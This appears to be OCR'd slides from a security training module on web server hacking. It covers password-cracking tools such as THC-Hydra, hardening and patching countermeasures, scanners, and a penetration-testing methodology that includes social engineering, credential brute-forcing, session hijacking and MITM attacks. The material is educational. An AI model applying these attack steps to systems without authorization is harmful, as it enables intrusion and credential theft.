
Web Password Cracking Tool: Brutus

- Brutus supports HTTP, POP3, FTP, SMB, Telnet, IMAP, NNTP and many other authentication types
- It includes a multi-stage authentication engine and can **make 60 simultaneous target connections**
- It supports no username, single username, multiple username, password list, combo (user/password) list and configurable brute force modes
- It includes **SOCKS proxy** support for all authentication types
- It also include user and password list generation and manipulation functionality



http://www.hoobie.net

Web Password Cracking Tool: THC-Hydra



1. THC-Hydra is a fast **network logon cracker**
2. It supports TELNET, FTP, HTTP, HTTPS, HTTP-PROXY, SMB, SMBNT, MS-SQL, MYSQL, REXEC, RSH, RLOGIN, CVS, SNMP, SMTP-AUTH, SOCKS5, VNC, POP3, IMAP, NNTP, PCNFS, ICQ, SAP/R3, LDAP2, LDAP3, Postgres, Teamspeak, Cisco auth, Cisco enable, AFP, Subversion/ SVN, Firebird, LDAP2, Cisco AAA protocols

http://freeworld.thc.org

Module Flow

- Webserver Concepts
- Webserver Threats
- Attack Methodology
- Webserver Attack Tools
- Counter-measures
- Patch Management
- Webserver Security Tools
- Webserver Pen Testing

Countermeasures: Patches and Updates

- Scan for existing vulnerabilities, patch and update the **server software regularly**
- Before applying any service pack, hotfix or security patch, **read and peer review** all relevant documentation
- Apply all updates, regardless of their type on an **"as-needed"** basis
- Test the service packs and hotfixes on a representative **non-production environment** prior to being deployed to production
- Ensure that service packs, hotfixes and security patch levels must be consistent on **all Domain Controllers (DCs)**
- Ensure that **server outages** are scheduled and a complete set of **backup tapes** and emergency repair disks are available
- Have a **back-out plan** that allows the system and enterprise to return to their original state, prior to the failed implementation
- Schedule periodic service pack upgrades as part of operations maintenance and never try to have **more than two service packs behind**

Countermeasures: Protocols

- Block all unnecessary ports, Internet Control Message Protocol (ICMP) traffic, and unnecessary protocols such as NetBIOS and SMB
- Harden the TCP/IP stack and consistently apply the latest software patches and updates to system software
- If using insecure protocols such as Telnet, POP3, SMTP, FTP, take appropriate measures to provide secure authentication and communication, for example, by using IPSec policies
- If remote access is needed, make sure that the remote connection is secured properly, by using tunneling and encryption protocols
- Disable WebDAV if not used by the application or keep secure if it is required

Countermeasures: Accounts

1. Remove all unused modules and application extensions
2. Disable unused default user accounts created during installation of an operating system
3. When creating a new web root directory, grant the appropriate (least possible) NTFS permissions to the anonymous user being used from the IIS web server to access the web content
4. Eliminate unnecessary database users and stored procedures and follow the principle of least privilege for the database application to defend against SQL query poisoning
5. Use secure Web permissions, NTFS permissions, and .NET Framework access control mechanisms including URL authorization
6. Slow down brute force and dictionary attacks with strong password policies, and then audit and alert for logon failures
7. Run processes using least privileged accounts, least privileged service and user accounts

Countermeasures: Files and Directories

Eliminate unnecessary files within the **.jar files**

Disable serving of **directory listings**

Eliminate **sensitive configuration** information within the **byte code**

Eliminate the **presence of non web files** such as archive files, backup files, text files, and header/ include files

Avoid mapping **virtual directories** between two different servers, or over a network

Disable serving certain file types by creating a **resource mapping**

Monitor and check all **network services logs, website access logs,** database server logs (e.g. Microsoft SQL Server, MySQL, Oracle) and operating system logs frequently

Ensure the presence of web application or website files and scripts on a **separate partition or drive** other than that of the operating system, logs and any other system files

How to Defend Against Web Server Attacks?

Ports

- Audit the **ports on server** regularly to ensure that an insecure or unnecessary service is not active on your Web server
- Limit inbound traffic to **port 80 for HTTP** and **port 443 for HTTPS** (SSL)
- Encrypt or restrict **intranet traffic**

Server Certificates

- Ensure that **certificate data ranges** are valid and certificates are used for their intended purpose
- Ensure that the certificate has not been revoked and **certificate's public key** is valid, all the way to a trusted root authority

Machine.config

- Ensure that protected resources are mapped to **HttpForbiddenHandler** and unused **HttpModules** are removed
- Ensure that **tracing is disabled** <trace enable="false"/> and **debug compiles** are turned off

Code Access Security

- Implement **secure coding** practices to avoid source code disclosure and input validation attack
- Restrict **code access security policy** settings to ensure that code downloaded from the Internet or Intranet have no permissions to execute
- **Configure IIS** to reject URLs with "../" to prevent path traversal, lock down system commands and utilities with **restrictive access control lists** (ACLs), and install new patches and updates

How to Defend Against Web Server Attacks?

IISLockdown

- Use IISLockdown tool that reduces the vulnerability of a **Windows 2000 Web server**. It allows you to pick a specific type of server role, and then use custom templates to improve security for that particular server
- IISLockdown installs the **URLScan ISAPI filter** allowing Web site administrators to restrict the kind of **HTTP requests** that the server can process, based on a set of rules the administrator controls, preventing potentially **harmful requests** from reaching the server and causing damage

Services

- Disable the services running with **least-privileged accounts**
- Disable **FTP, SMTP, and NNTP** services if not required
- Disable the Telnet service
- **Switch off** all unnecessary services and disable them, so that next time when the server is rebooted, they are **not started** automatically. This also gives an extra boost to your server performances, by freeing some hardware resources

How to Defend Against Web Server Attacks?

Registry

Apply **restricted ACLs** and block remote registry administration

Secure the **SAM** (Stand-alone Servers Only)

Auditing and Logging

Enable a **minimum level of auditing** on your Web server and use NTFS permissions to protect the log files

Shares

Remove all unnecessary file shares including the **default administration shares** if they are not required

Secure the shares with restricted **NTFS permissions**

Script Mappings

Remove all unnecessary **IIS script mappings** for optional file extensions to avoid exploiting any bugs in the ISAPI extensions that handle these types of files

IIS Metabase

Ensure that security related settings are **configured appropriately** and access to the metabase file is restricted with hardened **NTFS permissions**

Restrict **banner information** returned by IIS

Sites and Virtual Directories

Relocate sites and virtual directories to **non-system partitions** and use IIS Web permissions to restrict access

ISAPI Filters

Remove unnecessary ISAPI filters from the Web server

How to Defend Against Web Server Attacks?

- Do use a **dedicated machine** as a Web server
- Screen and filter the **incoming traffic request**
- Create **URL mappings** to internal servers cautiously
- Do not install the **IIS server** on a domain controller
- Do physically protect the **Web server machine** in a secure machine room
- Do not connect an IIS Server to the **Internet** until it is fully hardened
- Use server side **session ID tracking** and match connections with time stamps, IP addresses, etc.
- Do not allow anyone to **locally log on** to the machine except for the administrator
- If a database server, such as **Microsoft SQL Server**, is to be used as a backend database, install it on a **separate server**
- Use **security tools** provided with web server software and **scanners** that automate and make easy the process of securing a web server
- Do configure a **separate anonymous user account** for each application, if you host multiple Web applications
- Limit the **server functionality** in order to support the web technologies that are going to be used

How to Defend against HTTP Response Splitting and Web Cache Poisoning?

Server Admin

1. Use latest web server software
2. Regularly update/patch OS and web server
3. Run Web Vulnerability Scanner

Application Developers

1. Restrict web application access to unique Ips
2. Disallow carriage return (%0d or \r) and line feed (%0a or \n) characters
3. Comply to RFC 2616 specifications for HTTP/1.1

Proxy Servers

1. Avoid sharing incoming TCP connections among different clients
2. Use different TCP connections with the proxy for different virtual hosts
3. Implement "maintain request host header" correctly

Module Flow

- Webserver Concepts
- Webserver Threats
- Attack Methodology
- Webserver Attack Tools
- Counter-measures
- Patch Management
- Webserver Security Tools
- Webserver Pen Testing

Patches and Hotfixes

- A patch is a small piece of software designed to **fix problems, security vulnerabilities, and bugs** and improve the usability or performance of a computer program or its supporting data
- A patch can be considered as a repair job to a programming problem
- Hotfixes are an **update to fix a specific customer issue** and not always distributed outside the customer organization
- Users may be notified through emails or through the vendor's website
- Hotfixes are sometimes packaged as a set of fixes called a combined hotfix or service pack

What is Patch Management?

"Patch management is a process used to ensure that the appropriate patches are installed on a system and help fix known vulnerabilities"

An automated a patch management process:

Identifying Appropriate Sources for Updates and Patches

First make a patch management plan that fits the operational environment and business objectives

Find out appropriate updates and patches on the home sites of the applications or operating systems' vendors

The recommended way of tracking issues relevant to proactive patching is to register to the home sites to receive Alerts

Installation of a Patch

Users can access and install security patches via the World Wide Web

Patches can be installed in two ways

Manual Installation

In this method, the user has to download the patch from the vendor and fix it

Automatic Installation

In this method, the applications use the Auto Update feature to update themselves

Implementation and Verification of a Security Patch or Upgrade

Before installing any patch verify the source


Use proper patch management program to validate files versions and checksums before deploying security patches

The patch management team should check for updates and patches regularly

The patch management tool must be able to monitor the patched systems

Patch Management Tool: Microsoft Baseline Security Analyzer (MBSA)

- MBSA scans a computer against **vulnerable configurations** and to detect the availability of security updates that are released by Microsoft
- MBSA can be used to check:
  1. Check for windows vulnerabilities
  2. Check for Weak passwords
  3. Check for IIS vulnerabilities
  4. Check for SQL vulnerabilities
  5. Check for Security updates



Patch Management Tools

Altiris Client Management Suite
http://www.symantec.com

ProManage Remote Infrastructure Monitoring
http://www.silverbacktech.com

GFI LANguard
http://www.gfi.com

Kaseya Security Patch Management
http://www.kaseya.com

Novell ZENworks Patch Management
http://www.novell.com

Security Manager Plus
http://www.manageengine.com

Prism Patch Manager
http://www.newboundary.com


MaaS360's Patch Management
http://www.maas360.com

Module Flow

- Webserver Concepts
- Webserver Threats
- Attack Methodology
- Webserver Attack Tools
- Counter-measures
- Patch Management
- Webserver Security Tools
- Webserver Pen Testing

Web Application Security Scanner: Sandcat


- **Sandcat** is a multi-process remote web application security scanner
- It **maps the entire web site structure** (all links, forms, XHR requests and other entry points) and tries to find custom, unique vulnerabilities by simulating a wide range of attacks/sending thousands of requests (mostly GET and POST)
- It also **tests for SQL Injection**, XSS, File Inclusion and many other web application vulnerability classes
- Sandcat's code scanning functionality automates the process of **reviewing the web application's code**



http://www.syhunt.com

Web Server Security Scanner: Wikto


- Witko is a web server security scanner for windows
- Features:
  - Fuzzy logic error code checking
  - Back-end miner
  - Google assisted directory mining
  - Real time HTTP request/response monitoring



http://www.sensepost.com

Webserver Malware Infection Monitoring Tool: HackAlert

- HackAlert is a **cloud-based service** that provides real-time **identification and alarms** for drive-by downloads and zero-day malware threats hidden in websites and online advertisements
- It identifies malware before the website is flagged as malicious, displays **injected code snippets** to facilitate remediation, deploys as cloud-based SaaS or as a flexible API for enterprise integration and integrates with WAF or Web server modules for instant mitigation



http://www.armorize.com

Webserver Security Tools

Retina
http://www.eeye.com

Nscan
http://nscan.hypermart.net

NetIQ Secure Configuration Manager
http://www.netiq.com

SAINT
http://www.saintcorporation.com

HP WebInspect
https://h10078.www1.hp.com

Arirang
http://monkey.org

N-Stealth Security Scanner
http://www.nstalker.com

Infiltrator Network Security Scanner
http://www.infiltration-systems.com

Module Flow

- Webserver Concepts
- Webserver Threats
- Attack Methodology
- Webserver Attack Tools
- Counter-measures
- Patch Management
- Webserver Security Tools
- Webserver Pen Testing

Webserver Pen Testing

- Webserver pen testing is used to **identify, analyze, and report vulnerabilities** such as authentication weaknesses, configuration errors, protocol related vulnerabilities, etc. in a webserver
- Best way to perform penetration testing is to **conduct a series of methodical and repeatable tests**, and to work through all of the different application vulnerabilities

Why Webserver Pen Testing?

Identification of Web Infrastructure

To identify make, version and update levels of webservers; this helps in selecting exploits to test for associated published vulnerabilities

Verification of Vulnerabilities

To exploit the vulnerability in order to test and fix the issue

Remediation of Vulnerabilities

To retest the solution against vulnerability to ensure that it is completely secure

Web Server Penetration Testing

START

Identify the Target

Search open sources for information about the target → Internet, newsgroups, bulletin boards, etc.

Perform Social Engineering → Social networking, dumpster diving

Query the Whois databases → Whois, Traceroute, Active Whois etc.

Document all information about the target → ...


- Webserver penetration testing starts with **collecting as much information** as possible about an organization ranging from its physical location to operating environment
- Use **social engineering techniques** to collect information such as human resources, contact details etc. that may help in **webserver authentication testing**
- Use **Whois database query tools** to get the details about the target such as domain name, IP address, administrative contacts, Autonomous System Number, DNS, etc.

Note: Refer Module 02 – Footprinting and Reconnaissance for more information gathering techniques

Web Server Penetration Testing

Fingerprint Web server	Use tools such as **httprint, httprecon**	Fingerprint web server to gather information such as server name, server type, operating systems, applications running, etc. using tools such as **ID Serve**, **httprecon**, and **Netcraft**
Crawl Website	Use tools such as **httprint, Metagoofil**	**Crawl website** to gather specific types of information from Web pages, such as e-mail addresses
Enumerate web directories	Use tools such as **DirBuster**	Enumerate **webserver directories** to extract important information such as web functionalities, login forms etc.
Perform directory traversal attack	Use automated tools such as **DirBuster**	Perform **directory traversal** attack to access restricted directories and execute commands outside of the web server's root directory

Web Server Penetration Testing



- Perform vulnerability scanning to **identify weaknesses** in a network using tools such as **HP WebInspect, Nessus, Paros proxy** and determine if the system can be exploited
- Perform HTTP response splitting attack to pass malicious data to a vulnerable application that includes the data in an HTTP response header
- Perform Web cache poisoning attack to force the web server's cache to **flush its actual cache content** and send a specially **crafted request**, which will be stored in cache
- Bruteforce SSH, FTP and other services login credentials to gain **unauthorized access**
- Perform session hijacking to **capture valid session cookies and IDs.** Use tools such as Burp Suite, Hamster, Firesheep etc. to automate session hijacking

Web Server Penetration Testing

Perform MITM attack

- Perform MITM attack to access sensitive information by intercepting and altering communications between an end-user and webservers

Perform web application pen testing

- Note: Refer Module 13: Hacking Web Applications for more information on how to conduct web application pen testing

Examine web server logs

- Use tools such as Webalizer, AWStats, Ktmatu Relax, etc. To examine web sever logs

Exploit frameworks

Document all the findings

- Use tools such as Acunetix, Metasploit, w3af, etc. to exploit frameworks

Module Summary

- Web servers assume critical importance in the realm of Internet security
- Vulnerabilities exist in different releases of popular web servers and respective vendors patch these often
- The inherent security risks owing to the compromised web servers have impact on the local area networks that host these websites, even on the normal users of web browsers
- Looking through the long list of vulnerabilities that had been discovered and patched over the past few years, it provides an attacker ample scope to plan attacks to unpatched servers
- Different tools/exploit codes aid an attacker in perpetrating web server's hacking
- Countermeasures include scanning for the existing vulnerabilities and patching them immediately, anonymous access restriction, incoming traffic request screening, and filtering

Quotes

"No problem can be solved from the same level of consciousness that created it...
you must learn to see the world anew."

- A Einstein,
Famous Theoretical Physicist